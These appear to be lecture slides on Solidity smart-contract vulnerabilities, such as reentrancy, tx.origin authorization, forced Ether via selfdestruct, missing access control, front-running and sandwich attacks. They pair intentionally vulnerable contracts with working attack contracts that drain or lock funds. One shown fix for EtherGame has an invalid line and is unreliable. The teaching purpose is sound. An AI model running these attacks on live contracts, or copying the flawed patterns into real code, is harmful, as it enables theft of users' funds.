12     function register(bytes32 _name, address _mappedAddress) public {
13         require(unlocked);
14
15         NameRecord newRecord;
16         newRecord.name = _name;
17         newRecord.mappedAddress = _mappedAddress;
18
19         resolve[_name] = _mappedAddress;
20         registeredNameRecord[msg.sender] = newRecord;
21     }
22 }
```

Uninitialized storage pointers

```
1  contract NameRegistrar {
2      bool public unlocked = false;  // registrar locked, no name updates
3
4      struct NameRecord { // map hashes to addresses
5          bytes32 name;
6          address mappedAddress;
7      }
8
9      mapping(address => NameRecord) public registeredNameRecord;
10     mapping(bytes32 => address) public resolve;
11
12     function register(bytes32 _name, address _mappedAddress) public {
13         require(unlocked);
14
15         NameRecord newRecord;
16         newRecord.name = _name;
17         newRecord.mappedAddress = _mappedAddress;
18
19         resolve[_name] = _mappedAddress;
20         registeredNameRecord[msg.sender] = newRecord;
21     }
22 }
```

Fixed in Solidity version ≥ 0.5

Unbounded storage pointers

```
1  contract Wallet {
2      uint[] private bonusCodes;
3      address private owner;
4
5      constructor() public {
6          bonusCodes = new uint[](0);
7          owner = msg.sender;
8      }
9
10     function PushBonusCode(uint c) public {
11         bonusCodes.push(c);
12     }
13     function PopBonusCode() public {
14         require(0 <= bonusCodes.length);
15         bonusCodes.length--;
16     }
17     function UpdateBonusCodeAt(uint idx, uint c) public {
18         require(idx < bonusCodes.length);
19         bonusCodes[idx] = c;
20     }
21 }
```

Unsafe default value for function visibility

```
1  contract HashForEther {
2      function withdrawWinnings() {
3          // Wins the lottery if the last 8 hex
4          // characters of the sender address are 0.
5          require(uint32(msg.sender) == 0);
6          _sendWinnings();
7      }
8
9      function _sendWinnings() {
10         msg.sender.transfer(this.balance);
11     }
12 }
```

Unsafe default value for function visibility

```
1  contract HashForEther {
2      function withdrawWinnings() {
3          // Wins the lottery if the last 8 hex
4          // characters of the sender address are 0.
5          require(uint32(msg.sender) == 0);
6          _sendWinnings();
7      }
8
9      function _sendWinnings() {
10         msg.sender.transfer(this.balance);
11     }
12 }
```

- Should set function withdrawWinnings() public
- Should set function _sendWinnings() internal

Unsafe default value for function visibility

Parity "I accidentally killed it" bug

```
1  contract WalletLibrary {
2      address public owner;
3
4      function initWallet(address _owner) {
5          owner = _owner;
6      }
7
8      function withdraw(uint amount) external returns (bool success) {
9          if (msg.sender == owner) {
10             return owner.send(amount);
11         } else {
12             return false;
13         }
14     }
15
16     function kill() {
17         require(msg.sender == owner);
18         selfdestruct(owner);
19     }
20 }
```

Forced updated of contract states

- `this.balance`
  - `selfdestruct`

Forced Ether receipt

```
1  contract EtherGame {
2      uint public targetAmount = 5 ether;
3      address public winner;
4
5      function play() public payable {
6          require(msg.value == 1 ether, "You can only send 1 Ether");
7
8          uint balance = address(this).balance;
9          require(balance <= targetAmount, "Game is over");
10
11         if (balance == targetAmount) {
12             winner = msg.sender;
13         }
14     }
15
16     function claimReward() public {
17         require(msg.sender == winner, "Not winner");
18
19         (bool sent, ) = msg.sender.call{value: address(this).balance}("");
20         require(sent, "Failed to send Ether");
21     }
22 }
```

Forced Ether receipt

```
1  contract Attack {
2      EtherGame etherGame;
3
4      constructor(EtherGame _etherGame) {
5          etherGame = EtherGame(_etherGame);
6      }
7
8      function attack() public payable {
9
10         address payable addr = payable(address(etherGame));
11         selfdestruct(addr);
12     }
13 }
```

This will lock the entire game contract!

Forced Ether receipt

```
1  contract Attack {
2      EtherGame etherGame;
3
4      constructor(EtherGame _etherGame) {
5          etherGame = EtherGame(_etherGame);
6      }
7
8      function attack() public payable {
9
10         address payable addr = payable(address(etherGame));
11         selfdestruct(addr);
12     }
13 }
```

This will lock the entire game contract!

Forced Ether receipt

```
1  contract EtherGame {
2      uint public targetAmount = 5 ether;
3      address public winner;
4      uint public balance;
5
6      function play() public payable {
7          require(msg.value == 1 ether, "You can only send 1 Ether");
8
9          uint balance += msg.value;
10         require(balance <= targetAmount, "Game is over");
11
12         if (balance == targetAmount) {
13             winner = msg.sender;
14         }
15     }
16
17     function claimReward() public {
18         require(msg.sender == winner, "Not winner");
19
20         (bool sent, ) = msg.sender.call{value: address(this).balance}("");
21         require(sent, "Failed to send Ether");
22     }
23 }
```

Authorization through `tx.origin`

```
1  contract Phishable {
2      address public owner;
3
4      constructor (address _owner) {
5          owner = _owner;
6      }
7
8      function () public payable {} // collect ether
9
10     function withdrawAll(address _recipient) public {
11         require(tx.origin == owner);
12         _recipient.transfer(this.balance);
13     }
14 }
```

Authorization through `tx.origin`

```
1  import "Phishable.sol";
2
3  contract AttackContract {
4
5      Phishable phishableContract;
6      address attacker; // The attackers address to receive funds.
7
8      constructor (Phishable _phishableContract, address _attackerAddress) {
9          phishableContract = _phishableContract;
10         attacker = _attackerAddress;
11     }
12
13     function () payable {
14         phishableContract.withdrawAll(attacker);
15     }
16 }
```

The attacker can drain all balance of from victim contract.

Authorization through `tx.origin`

```
1  import "Phishable.sol";
2
3  contract AttackContract {
4
5      Phishable phishableContract;
6      address attacker; // The attackers address to receive funds.
7
8      constructor (Phishable _phishableContract, address _attackerAddress) {
9          phishableContract = _phishableContract;
10         attacker = _attackerAddress;
11     }
12
13     function () payable {
14         phishableContract.withdrawAll(attacker);
15     }
16 }
```

The attacker can drain all balance of from victim contract.

Authorization through `tx.origin`

```
1  contract Phishable {
2      address public owner;
3
4      constructor (address _owner) {
5          owner = _owner;
6      }
7
8      function () public payable {} // collect ether
9
10     function withdrawAll(address _recipient) public {
11         require(msg.sender == owner);
12         _recipient.transfer(this.balance);
13     }
14 }
```

Reentrancy attack

```
1  contract EtherStore {
2      uint256 public withdrawalLimit = 1 ether;
3      mapping(address => uint256) public lastWithdrawTime;
4      mapping(address => uint256) public balances;
5
6      function depositFunds() public payable {
7          balances[msg.sender] += msg.value;
8      }
9
10     function withdrawFunds (uint256 _weiToWithdraw) public {
11         require(balances[msg.sender] >= _weiToWithdraw);
12         require(_weiToWithdraw <= withdrawalLimit);
13         require(now >= lastWithdrawTime[msg.sender] + 1 weeks);
14         require(msg.sender.call.value(_weiToWithdraw)());
15
16         balances[msg.sender] -= _weiToWithdraw;
17         lastWithdrawTime[msg.sender] = now;
18     }
19 }
```

Reentrancy attack

```
1  import "EtherStore.sol";
2
3  contract Attack {
4    EtherStore public etherStore;
5
6    constructor(address _etherStoreAddress) {
7        etherStore = EtherStore(_etherStoreAddress);
8    }
9    function pwnEtherStore() public payable {
10       require(msg.value >= 1 ether);
11
12       etherStore.depositFunds.value(1 ether)();
13       etherStore.withdrawFunds(1 ether);
14   }
15   function collectEther() public {
16       msg.sender.transfer(this.balance);
17   }
18   function () payable {
19       if (etherStore.balance > 1 ether) {
20           etherStore.withdrawFunds(1 ether);
21       }
22   }
23 }
```

Reentrancy attack

```
1  import "EtherStore.sol";
2
3  contract Attack {
4    EtherStore public etherStore;
5
6    constructor(address _etherStoreAddress) {
7        etherStore = EtherStore(_etherStoreAddress);
8    }
9    function pwnEtherStore() public payable {
10       require(msg.value >= 1 ether);
11
12       etherStore.depositFunds.value(1 ether)();
13       etherStore.withdrawFunds(1 ether);
14   }
15   function collectEther() public {
16       msg.sender.transfer(this.balance);
17   }
18   function () payable {
19       if (etherStore.balance > 1 ether) {
20           etherStore.withdrawFunds(1 ether);
21       }
22   }
23 }
```

Reentrancy attack

```
1  contract EtherStore {
2      bool reentrancyMutex = false;
3      uint256 public withdrawalLimit = 1 ether;
4      mapping(address => uint256) public lastWithdrawTime;
5      mapping(address => uint256) public balances;
6
7      function depositFunds() public payable {
8          balances[msg.sender] += msg.value;
9      }
10
11     function withdrawFunds (uint256 _weiToWithdraw) public {
12         require(balances[msg.sender] >= _weiToWithdraw);
13         require(_weiToWithdraw <= withdrawalLimit);
14         require(now >= lastWithdrawTime[msg.sender] + 1 weeks);
15
16         balances[msg.sender] -= _weiToWithdraw;
17         lastWithdrawTime[msg.sender] = now;
18         reentrancyMutex = true;
19         msg.sender.transfer(_weiToWithdraw);
20         reentrancyMutex = false;
21     }
22 }
```

Outline

1. Introduction
2. Unsafe language features
3. Pitfalls induced from blockchain features
4. Bonus: Move language

Common pitfalls

- Dependency on chain/block-specific attributes
- Replay attacks
- Gas consumption limit
- Missing access control
- Front-running
- Blockchain extractable values (*e.g.*, sandwich attack)

Block timestamp dependence

```
1  contract Roulette {
2      uint public pastBlockTime; // Forces one bet per block
3
4      constructor() public payable {} // initially fund contract
5
6      // fallback function used to make a bet
7      function () public payable {
8          require(msg.value == 10 ether); // must send 10 ether to play
9          require(now != pastBlockTime); // only 1 transaction per block
10         pastBlockTime = now;
11         if(now % 15 == 0) { // winner
12             msg.sender.transfer(this.balance);
13         }
14     }
15 }
```

Block timestamp dependence

```
1  contract Roulette {
2      uint public pastBlockTime; // Forces one bet per block
3
4      constructor() public payable {} // initially fund contract
5
6      // fallback function used to make a bet
7      function () public payable {
8          require(msg.value == 10 ether); // must send 10 ether to play
9          require(now != pastBlockTime); // only 1 transaction per block
10         pastBlockTime = now;
11         if(now % 15 == 0) { // winner
12             msg.sender.transfer(this.balance);
13         }
14     }
15 }
```

The 15-second rule: On Ethereum, a miner can post a timestamp within 15 seconds of the block being validated. This effectively allows the miner to pre-compute an option more favorable to its chances in the lottery — timestamps are not truly random!

Replay attacks

```
1  function transferProxy(
2      address _from, address _to, uint256 _value, uint256 _fee,
3      uint8 _v, bytes32 _r, bytes32 _s
4  ) public returns (bool) {
5      if (balances[_from] < _fee + _value || _fee > _fee + _value) revert();
6
7      uint256 nonce = nonces[_from];
8      bytes32 h = keccak256(_from,_to,_value,_fee,nonce);
9      if (_from != ecrecover(h,_v,_r,_s)) revert();
10
11     if (balances[_to] + _value < balances[_to]
12         || balances[msg.sender] + _fee < balances[msg.sender]) revert();
13     balances[_to] += _value;
14     emit Transfer(_from, _to, _value);
15
16     balances[msg.sender] += _fee;
17     emit Transfer(_from, msg.sender, _fee);
18
19     balances[_from] -= _value + _fee;
20     nonces[_from] = nonce + 1;
21     return true;
22 }
```

Replay attacks

```
1  function transferProxy(
2      address _from, address _to, uint256 _value, uint256 _fee,
3      uint8 _v, bytes32 _r, bytes32 _s
4  ) public returns (bool) {
5      if (balances[_from] < _fee + _value || _fee > _fee + _value) revert();
6
7      uint256 nonce = nonces[_from];
8      bytes32 h = keccak256(_from,_to,_value,_fee,nonce);
9      if (_from != ecrecover(h,_v,_r,_s)) revert();
10
11     if (balances[_to] + _value < balances[_to]
12         || balances[msg.sender] + _fee < balances[msg.sender]) revert();
13     balances[_to] += _value;
14     emit Transfer(_from, _to, _value);
15
16     balances[msg.sender] += _fee;
17     emit Transfer(_from, msg.sender, _fee);
18
19     balances[_from] -= _value + _fee;
20     nonces[_from] = nonce + 1;
21     return true;
22 }
```

This function can be replayed with another token!

Gas consumption limit

The stuck of the GovernMental jackpot

The timer on the jackpot ran out and the lucky winner can now claim it. However, as part of paying out the jackpot, the contract clears internal storage with these instructions:

```
creditorAddresses = new address[](0);
creditorAmounts = new uint[](0);
```

This compiles to code which iterates over the storage locations and deletes them one by one. The list of creditors is so long, that this would require a gas amount of 5,057,945, but the current maximum gas amount for a transaction is only 4,712,388.

Missing access control

```
1  contract MultiOwnable {
2      address public root;
3      mapping (address => address) public owners; // owner => parent of owner
4      constructor() public {
5          root = msg.sender;
6          owners[root] = root;
7      }
8      modifier onlyOwner() {
9          require(owners[msg.sender] != 0);
10         _;
11     }
12     function newOwner(address _owner) external returns (bool) {
13         require(_owner != 0);
14         owners[_owner] = msg.sender;
15         return true;
16     }
17     function deleteOwner(address _owner) onlyOwner external returns (bool) {
18         require(owners[_owner] == msg.sender
19             || (owners[_owner] != 0 && msg.sender == root));
20         owners[_owner] = 0;
21         return true;
22     }
23 }
```

Missing access control

```
1 contract TestContract is MultiOwnable {
2     function withdrawAll() onlyOwner {
3         msg.sender.transfer(this.balance);
4     }
5     function() payable {}
6 }
```

Any attacker can first call `newOwner()` to register themselves as an owner and then do a `withdrawAll()` to extract all the balance.

Missing access control

```
1 contract TestContract is MultiOwnable {
2     function withdrawAll() onlyOwner {
3         msg.sender.transfer(this.balance);
4     }
5     function() payable {}
6 }
```

Any attacker can first call `newOwner()` to register themselves as an owner and then do a `withdrawAll()` to extract all the balance.

Front-running

```
1  contract FindThisHash {
2      // the sha3 of "Ethereum!"
3      bytes32 constant public hash
4          = 0xb5b5b97fafd9855eec9b41f74dfb6c38f5951141f9a3ecd7f44d5479b630ee0a;
5
6      constructor() public payable {} // load with ether
7
8      function solve(string solution) public {
9          // If you can find the pre image of the hash, receive 1000 ether
10         require(hash == sha3(solution));
11         msg.sender.transfer(1000 ether);
12     }
13 }
```

Front-running

```
contract FindThisHash {
    // the sha3 of "Ethereum!"
    bytes32 constant public hash
        = 0xb5b5b97fafd9855eec9b41f74dfb6c38f5951141f9a3ecd7f44d5479b630ee0a;

    constructor() public payable {} // load with ether

    function solve(string solution) public {
        // If you can find the pre image of the hash, receive 1000 ether
        require(hash == sha3(solution));
        msg.sender.transfer(1000 ether);
    }
}
```

A validator may see this solution, check it's validity, and then submit an equivalent transaction with a much higher gas price than the original transaction.

Solution to the front-running problem

- Commit-reveal
- Submarine send

Sandwich attack

Formal model of the automated market maker (AMM): $x \cdot y = K$.

Sandwich attack

Formal model of the automated market maker (AMM): $x \cdot y = K$.

Example:

- Initial state: $x_0 = 10$, $y_0 = 30$, $K = x_0 \cdot y_0 = 300$
- Exchange: $x_1 = 15$, $y_1 = 20$, $K = x_1 \cdot y_1 = 300$
  - Expect -5 on Token X and $+10$ on token Y.

Sandwich attack

Formal model of the automated market maker (AMM): $x \cdot y = K$.

Example:

- Initial state: $x_0 = 10$, $y_0 = 30$, $K = x_0 \cdot y_0 = 300$
- Exchange: $x_1 = 15$, $y_1 = 20$, $K = x_1 \cdot y_1 = 300$
  - Expect -5 on Token X and $+10$ on token Y.

Attack:

- Initial state: $x_0 = 10$, $y_0 = 30$, $K = x_0 \cdot y_0 = 300$
- Front-running: $x_1 = 15$, $y_1 = 20$, $K = x_1 \cdot y_1 = 300$
  - Attacker now holds -5 Token X and $+10$ token Y.
- Exchange: $x_2 = 20$, $y_2 = 15$, $K = x_2 \cdot y_2 = 300$
  - Victim now exchanged -5 Token X but only received $+5$ token Y.
- Back-running: $x_3 = 12$, $y_3 = 25$, $K = x_3 \cdot y_3 = 300$
  - Attacker now holds 3 Token X and no token Y.

Outline

1. Introduction
2. Unsafe language features
3. Pitfalls induced from blockchain features
4. Bonus: Move language

A tour on the safety features in Move

Move typing and verification system

⟨ End ⟩